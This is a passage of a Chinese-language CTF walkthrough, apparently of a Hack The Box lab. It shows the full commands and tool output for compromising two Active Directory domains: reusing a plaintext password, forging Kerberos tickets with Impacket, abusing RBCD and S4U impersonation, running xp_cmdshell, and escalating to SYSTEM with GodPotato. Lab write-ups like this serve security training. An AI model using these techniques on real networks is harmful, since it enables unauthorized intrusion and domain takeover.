Stop-Service spooler
Start-Service spooler
Set-Service spooler -StartupType Automatic
Get-Service spooler
Get-Process powershell
Get-Process pwsh
$PSVersionTable
Get-Host
Clear-History
Get-History
Measure-Command { Get-Process }
ForEach ($i in 1..10) { Write-Output$i }
1..10 | ForEach-Object { $_ * 2 }
1..10 | Where-Object { $_ -gt 5 }
$numbers = 1..100
$numbers | Measure-Object -Sum
$numbers | Measure-Object -Average
$numbers | Sort-Object -Descending
$numbers | Select-Object -First 10
Get-ChildItem HKLM:\Software
Get-ChildItem HKCU:\Software
Get-Command -Module Microsoft.PowerShell.Management
Save-Help -DestinationPath C:\Help
Get-PSReadLineOption
Set-PSReadLineOption -PredictionSource History
Clear-Host
iwr -useb https://github.com/fleschutz/PowerShell/blob/main/scripts/play-mission-impossible.ps1
Exit
其中值得注意的几行是:
$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
Enter-pssession -computername dc2.pong.htb -credential $c
第一行的引号有问题,按原样是运行不起来的,但密码确实在里面。
c.carlssen 是 pong.htb 上 Remote Management Users 组的成员:

shell
认证
我会以 c.carlssen 身份获取 TGT:
oxdf@hacky$ proxychains getTGT.py 'pong.htb/c.carlssen:A()DUJ!@414'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[*] Saving ticket in c.carlssen.ccache
我可以用它去认证 DC1.ping.htb:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains netexec smb dc1.ping.htb --use-kcache
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:135 ... OK
SMB dc1.ping.htb 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.128.220:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PING.HTB:88 ... OK
SMB dc1.ping.htb 445 dc1 [+] PONG.HTB\c.carlssen from ccache
有意思的是,它先在 pong.htb 上走 Kerberos,然后才到 ping.htb。这是一次跨领域转介,我会在后面再仔细看。如果不用 proxychains 运行,它会卡在连接 DC2.pong.htb 这一步。我同样可以认证 DC2.pong.htb:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains netexec smb dc2.pong.htb --use-kcache
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:135 ... OK
SMB dc2.pong.htb 445 dc2 [*] x64 (name:dc2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
SMB dc2.pong.htb 445 dc2 [+] PONG.HTB\c.carlssen from ccache
Evil-WinRM-Py
我会借助 TGT 和 proxychains 在 DC2 上拿到 shell:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains evil-winrm-py -i dc2.pong.htb -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to 'dc2.pong.htb:5985' as 'c.carlssen@PONG.HTB'
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:5985 ... OK
evil-winrm-py PS C:\Users\C.Carlssen\Documents>
然后取 user.txt:
evil-winrm-py PS C:\Users\C.Carlssen\Desktop> cat user.txt
e044347a************************
完全攻陷 PONG.HTB
枚举
DC2 文件系统
c.carlssen 的家目录相当空:
evil-winrm-py PS C:\Users\C.Carlssen> tree /f .
Folder PATH listing
Volume serial number is 0000019C A092:63D8
C:\USERS\C.CARLSSEN
+---Desktop
¦ user.txt
¦
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Videos
盘符根目录下也没有什么值得注意的东西:
evil-winrm-py PS C:\> ls
Directory: C:\
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 4/20/2026 1:25 PM inetpub
d----- 5/8/2021 1:15 AM PerfLogs
d-r--- 1/16/2026 6:40 AM Program Files
d----- 1/16/2026 6:39 AM Program Files (x86)
d-r--- 2/5/2026 5:40 AM Users
d----- 4/21/2026 1:07 PM Windows
MSSQL
我会看看 DC2 上有哪些服务在监听:
evil-winrm-py PS C:\> netstat -ano | findstr LISTEN
TCP 0.0.0.0:88 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 904
TCP 0.0.0.0:389 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:464 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:593 0.0.0.0:0 LISTENING 904
TCP 0.0.0.0:636 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 720
TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING 1704
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 512
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 356
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 696
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:49679 0.0.0.0:0 LISTENING 624
TCP 0.0.0.0:49686 0.0.0.0:0 LISTENING 636
TCP 0.0.0.0:55457 0.0.0.0:0 LISTENING 1840
TCP 0.0.0.0:55495 0.0.0.0:0 LISTENING 1348
TCP 127.0.0.1:53 0.0.0.0:0 LISTENING 1840
TCP 192.168.2.2:53 0.0.0.0:0 LISTENING 1840
TCP 192.168.2.2:139 0.0.0.0:0 LISTENING 4
TCP [::]:88 [::]:0 LISTENING 636
TCP [::]:135 [::]:0 LISTENING 904
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:464 [::]:0 LISTENING 636
TCP [::]:593 [::]:0 LISTENING 904
TCP [::]:1433 [::]:0 LISTENING 720
TCP [::]:5985 [::]:0 LISTENING 4
TCP [::]:9389 [::]:0 LISTENING 1704
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49664 [::]:0 LISTENING 636
TCP [::]:49665 [::]:0 LISTENING 512
TCP [::]:49666 [::]:0 LISTENING 356
TCP [::]:49667 [::]:0 LISTENING 696
TCP [::]:49668 [::]:0 LISTENING 636
TCP [::]:49674 [::]:0 LISTENING 636
TCP [::]:49679 [::]:0 LISTENING 624
TCP [::]:49686 [::]:0 LISTENING 636
TCP [::]:55457 [::]:0 LISTENING 1840
TCP [::]:55495 [::]:0 LISTENING 1348
TCP [::1]:53 [::]:0 LISTENING 1840
1433 很显眼,值得注意。
BloodHound
c.carlssen 拥有出站控制权,因为其属于 IT Service Admins 组:

他们对三个服务账户拥有 GenericWrite。
以 c.carlssen 身份认证 MSSQL
缓存过于拥挤
我会尝试以 c.carlssen 身份连接 MSSQL。第一次尝试失败了:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains mssqlclient.py -no-pass -k -windows-auth dc2.pong.htb -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[+] Impacket Library Installation Path: /home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:1433 ... OK
[*] Encryption required, switching to TLS
[+] Using Kerberos Cache: c.carlssen.ccache
[+] Domain retrieved from CCache: PONG.HTB
[+] SPN MSSQLSVC/DC2.PONG.HTB:1433@PONG.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/DC2.PONG.HTB@PONG.HTB
[+] Using TGS from cache
[+] Changing sname from http/dc2.pong.htb@PONG.HTB to MSSQLSVC/DC2.PONG.HTB:1433@PONG.HTB and hoping for the best
[+] Username retrieved from CCache: c.carlssen
[+] Computed tls-unique CBT token: 84f760fb477677510404ad7083852aa4
[-] ERROR(DC2): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.
它在尝试使用 HTTP/DC2.PONG.HTB@PONG.HTB:
[+] Changing sname from http/dc2.pong.htb@PONG.HTB to MSSQLSVC/DC2.PONG.HTB:1433@PONG.HTB and hoping for the best
那张票据是我先前连接 DC2 的 WinRM 会话缓存下来的。它用 DC2$ 的密钥加密,而 MSSQL 运行所用的账户拿自己的密钥解不开,所以 MSSQL 验证不了,直接拒绝了这次登录。我可以在缓存里看到那张 ST:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache klist
Ticket cache: FILE:c.carlssen.ccache
Default principal: c.carlssen@PONG.HTB
Valid starting Expires Service principal
11/16/2026 03:22:11 11/16/2026 13:22:11 krbtgt/PONG.HTB@PONG.HTB
renew until 11/17/2026 03:22:07
11/16/2026 03:28:52 11/16/2026 13:22:11 http/dc2.pong.htb@PONG.HTB
renew until 11/17/2026 03:22:07
11/16/2026 03:54:37 11/16/2026 13:22:11 krbtgt/PING.HTB@PONG.HTB
renew until 11/17/2026 03:22:07
11/16/2026 03:54:37 11/16/2026 13:22:11 http/dc1.ping.htb@PING.HTB
renew until 11/17/2026 03:22:07
我会删掉这个文件,重新获取一张 TGT:
oxdf@hacky$ rm c.carlssen.ccache
oxdf@hacky$ proxychains getTGT.py 'pong.htb/c.carlssen:A()DUJ!@414'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[*] Saving ticket in c.carlssen.ccache
现在只剩下 TGT 了:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache klist
Ticket cache: FILE:c.carlssen.ccache
Default principal: c.carlssen@PONG.HTB
Valid starting Expires Service principal
11/16/2026 04:42:31 11/16/2026 14:42:31 krbtgt/PONG.HTB@PONG.HTB
renew until 11/17/2026 04:42:27
SPN 问题
这次它用 TGT 去认证,但出现了另一个错误:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains mssqlclient.py -no-pass -k -windows-auth dc2.pong.htb -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[+] Impacket Library Installation Path: /home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:1433 ... OK
[*] Encryption required, switching to TLS
[+] Using Kerberos Cache: c.carlssen.ccache
[+] Domain retrieved from CCache: PONG.HTB
[+] SPN MSSQLSVC/DC2.PONG.HTB:1433@PONG.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/PONG.HTB@PONG.HTB
[+] Using TGT from cache
[+] Username retrieved from CCache: c.carlssen
[+] Searching target's instances to look for port number 1433
[+] Trying to connect to KDC at PONG.HTB:88
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[+] Server time (UTC): 2026-11-16 04:43:44
[+] Exception:
Traceback (most recent call last):
File "/home/oxdf/.local/bin/mssqlclient.py", line 97, in <module>
res = ms_sql.kerberosLogin(options.db, username, password, domain, options.hashes, options.aesKey,
kdcHost=options.dc_ip)
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/tds.py", line 1731, in kerberosLogin
tgs, cipher, oldSessionKey, sessionKey = getKerberosTGS(
~~~~~~~~~~~~~~^
serverName, domain, kdcHost, tgt, cipher, sessionKey
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
)
^
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 456, in getKerberosTGS
r = sendReceive(message, domain, kdcHost)
File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
现在 TGT 被用上了,而 KDC 对 MSSQLSvc/DC2.PONG.HTB:1433 的请求返回了 KDC_ERR_S_PRINCIPAL_UNKNOWN。这意味着 PONG.HTB 里没有任何账户注册了这个 SPN,所以 KDC 无法为它签发票据。
Impacket 把 SPN 拼成 MSSQLSvc/<hostname>:<port>,所以只有注册的 SPN 完全匹配才有效。有三种可能:
1. SPN 以另一种形式存在,例如不带端口的 MSSQLSvc/dc2.pong.htb,或者 MSSQLSvc/dc2:1433。
1. 完全没有注册 MSSQL 的 SPN。这种情况发生在 SQL Server 启动时尝试注册自己的 SPN、而其服务账户没有权限的时候,于是注册就静默地没有发生。Windows 客户端随后会悄悄地退回 NTLM(这也是管理员很少注意到的原因)。
1. 它注册在另一个域里,或者挂在预期之外的主机名下。可能性不大,但下面的搜索会显示出来。
用已注册的 SPN 连接
我可以用 bloodyAD 查询 MSSQL 的 SPN:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains bloodyAD -k --host dc2.pong.htb -d pong.htb get search --filter '(servicePrincipalName=MSSQLSvc*)' --attr sAMAccountName,servicePrincipalName
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
distinguishedName: CN=svc_sql,OU=Service Accounts,DC=pong,DC=htb
sAMAccountName: svc_sql
servicePrincipalName: mssqlsvc/dc2.pong.htb
与该 SPN 关联的账户是 svc_sql,SPN 为 mssqlsvc/dc2.pong.htb。我可以为这个特定的 SPN 申请服务票据:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains getST.py -k -no-pass -spn 'mssqlsvc/dc2.pong.htb' pong.htb/c.carlssen
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Getting ST for user
[proxychains] Strict chain ... 127.0.0.1:1080 ... PONG.HTB:88 ... OK
[*] Saving ticket in c.carlssen@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache
现在我可以拿它来认证。mssqlclient 仍然会做和之前一样的 AnySPN 改写,不过这次票据是为正确的账户加密的:
oxdf@hacky$ KRB5CCNAME=c.carlssen@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache proxychains mssqlclient.py -no-pass -k -windows-auth dc2.pong.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC2): Line 1: Changed database context to 'master'.
[*] INFO(DC2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (pong\C.Carlssen guest@master)>
我已经能以 c.carlssen 身份访问 MSSQL 了。这个用户在数据库里是 guest。这里没有什么值得关注的。
以 dbo 身份访问 MSSQL
思路
我已经看到,c.carlssen 对 MSSQL 运行所用账户 svc_sql 拥有 GenericWrite。我会用它把基于资源的约束委派 (RBCD) 配置到 svc_sql 账户上,让 Pong_gMSA$ 能够向以 svc_sql 身份运行的服务(例如 MSSQL)冒充任意用户。这样我就能以某个数据库管理员账户的身份连接 MSSQL:

我用的是 Pong_gMSA$ 账户,因为 RBCD / S4U2Proxy 滥用要求我用来做中间跳板的账户表现得像一个服务,而 c.carlssen 做不到这一点。c.carlssen 是一个没有 SPN 的普通用户,所以 S4U2Self 这一步会以 KDC_ERR_S_PRINCIPAL_UNKNOWN 失败。KDC 不会给一个本身不是服务的用户签发指向自己的服务票据。即便 S4U2Self 对某个用户确实成功,返回的票据也是不可转发的,这又会破坏 S4U2Proxy。Pong_gMSA$ 则属于机器类(服务)账户,因此可以干净地驱动 S4U。
访问
我会用 bloodyAD 把 RBCD 写进去:
oxdf@hacky$ KRB5CCNAME=c.carlssen.ccache proxychains bloodyAD -k --host dc2.pong.htb -d pong.htb add rbcd svc_sql Pong_gMSA$
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:88 ... OK
[+] Pong_gMSA$ can now impersonate users on svc_sql via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+ccache://pong.htb\None:c.carlssen.ccache@dc2.pong.htb/?serverip=224.0.0.1&dc=224.0.0.1''HOST/svc_sql@pong.htb''Administrator@pong.htb'
现在我会为其中一个数据库管理员申请服务票据:
oxdf@hacky$ KRB5CCNAME=Pong_gMSA\$.ccache proxychains getST.py -k -no-pass pong.htb/Pong_gMSA$ -impersonate p.reiner -spn mssqlsvc/dc2.pong.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Impersonating p.reiner
[*] Requesting S4U2self
[proxychains] Strict chain ... 127.0.0.1:1080 ... pong.htb:88 ... OK
[*] Requesting S4U2Proxy
[proxychains] Strict chain ... 127.0.0.1:1080 ... pong.htb:88 ... OK
[*] Saving ticket in p.reiner@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache
用这张票据就能以 dbo 身份连接 MSSQL:
oxdf@hacky$ KRB5CCNAME=p.reiner@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache proxychains mssqlclient.py -no-pass -k -windows-auth dc2.pong.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc2.pong.htb:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC2): Line 1: Changed database context to 'master'.
[*] INFO(DC2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (pong\P.Reiner dbo@master)>
Potato
命令执行
数据库里没有什么值得关注的东西,但 p.reiner 是 sysadmin(这也是 mssqlclient 显示 dbo 的原因),所以我可以启用并使用 xp_cmdshell:
SQL (pong\P.Reiner dbo@master)> xp_cmdshell whoami
ERROR(DC2): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (pong\P.Reiner dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (pong\P.Reiner dbo@master)> xp_cmdshell whoami
output
------------
pong\svc_sql
NULL
这个 shell 以 svc_sql 身份运行。它还具有 SeImpersonatePrivilege:
SQL (pong\P.Reiner dbo@master)> xp_cmdshell "whoami /priv"
output
--------------------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
NULL
这可以用 Potato 系列的利用程序来滥用。
GodPotato
我会下载 GodPotato 的最新发布版本,并用 c.carlssen 的 shell 上传到 DC2。由于它是以 c.carlssen 身份上传的,却需要以 svc_sql 身份运行,我会确保所有用户都能读取并执行它:
evil-winrm-py PS C:\programdata> upload GodPotato-NET4.exe gp.exe
Uploading ~/hackthebox/pingpong/GodPotato-NET4.exe: 100%|████████████| 56.0k/56.0k [00:01<00:00, 44.8kB/s]
[+] File uploaded successfully as: C:\programdata\gp.exe
evil-winrm-py PS C:\programdata> icacls .\gp.exe /grant Everyone:RX
processed file: .\gp.exe
Successfully processed 1 files; Failed processing 0 files
现在我会运行它:
SQL (pong\P.Reiner dbo@master)> xp_cmdshell C:\ProgramData\gp.exe -cmd "whoami"
output
--------------------------------------------------------------------------------
[*] CombaseModule: 0x140708419600384
[*] DispatchTable: 0x140708422187336
[*] UseProtseqFunction: 0x140708421479968
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\c22f97f5-ffa6-4fdd-a263-c2ab78f58c8b\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000ec02-0b38-ffff-124e-3ebf66c16401
[*] DCOM obj OXID: 0xdb5797a5e36bb6b7
[*] DCOM obj OID: 0xa2f371f8dd5e24af
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 904 Token:0x760 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 284
nt authority\system
NULL
它是以 system 身份运行的!我会再运行一次,把 c.carlssen 加入本地 Administrators 组。在域控制器上,本地 Administrators 组就是域里的 BUILTIN\Administrators 组,它拥有执行 DCSync 所需的权限:
SQL (pong\P.Reiner dbo@master)> xp_cmdshell C:\ProgramData\gp.exe -cmd "net localgroup administrators c.carlssen /add"
output
--------------------------------------------------------------------------------
[*] CombaseModule: 0x140708419600384
[*] DispatchTable: 0x140708422187336
[*] UseProtseqFunction: 0x140708421479968
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\061c170b-b600-4aec-9153-ea416582ecbe\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005402-0948-ffff-ff55-2b14ecbfac0b
[*] DCOM obj OXID: 0x7a7e346e4e0586f3
[*] DCOM obj OID: 0x3860c2feff27a56d
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 904 Token:0x760 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3776
The command completed successfully.
NULL
NULL
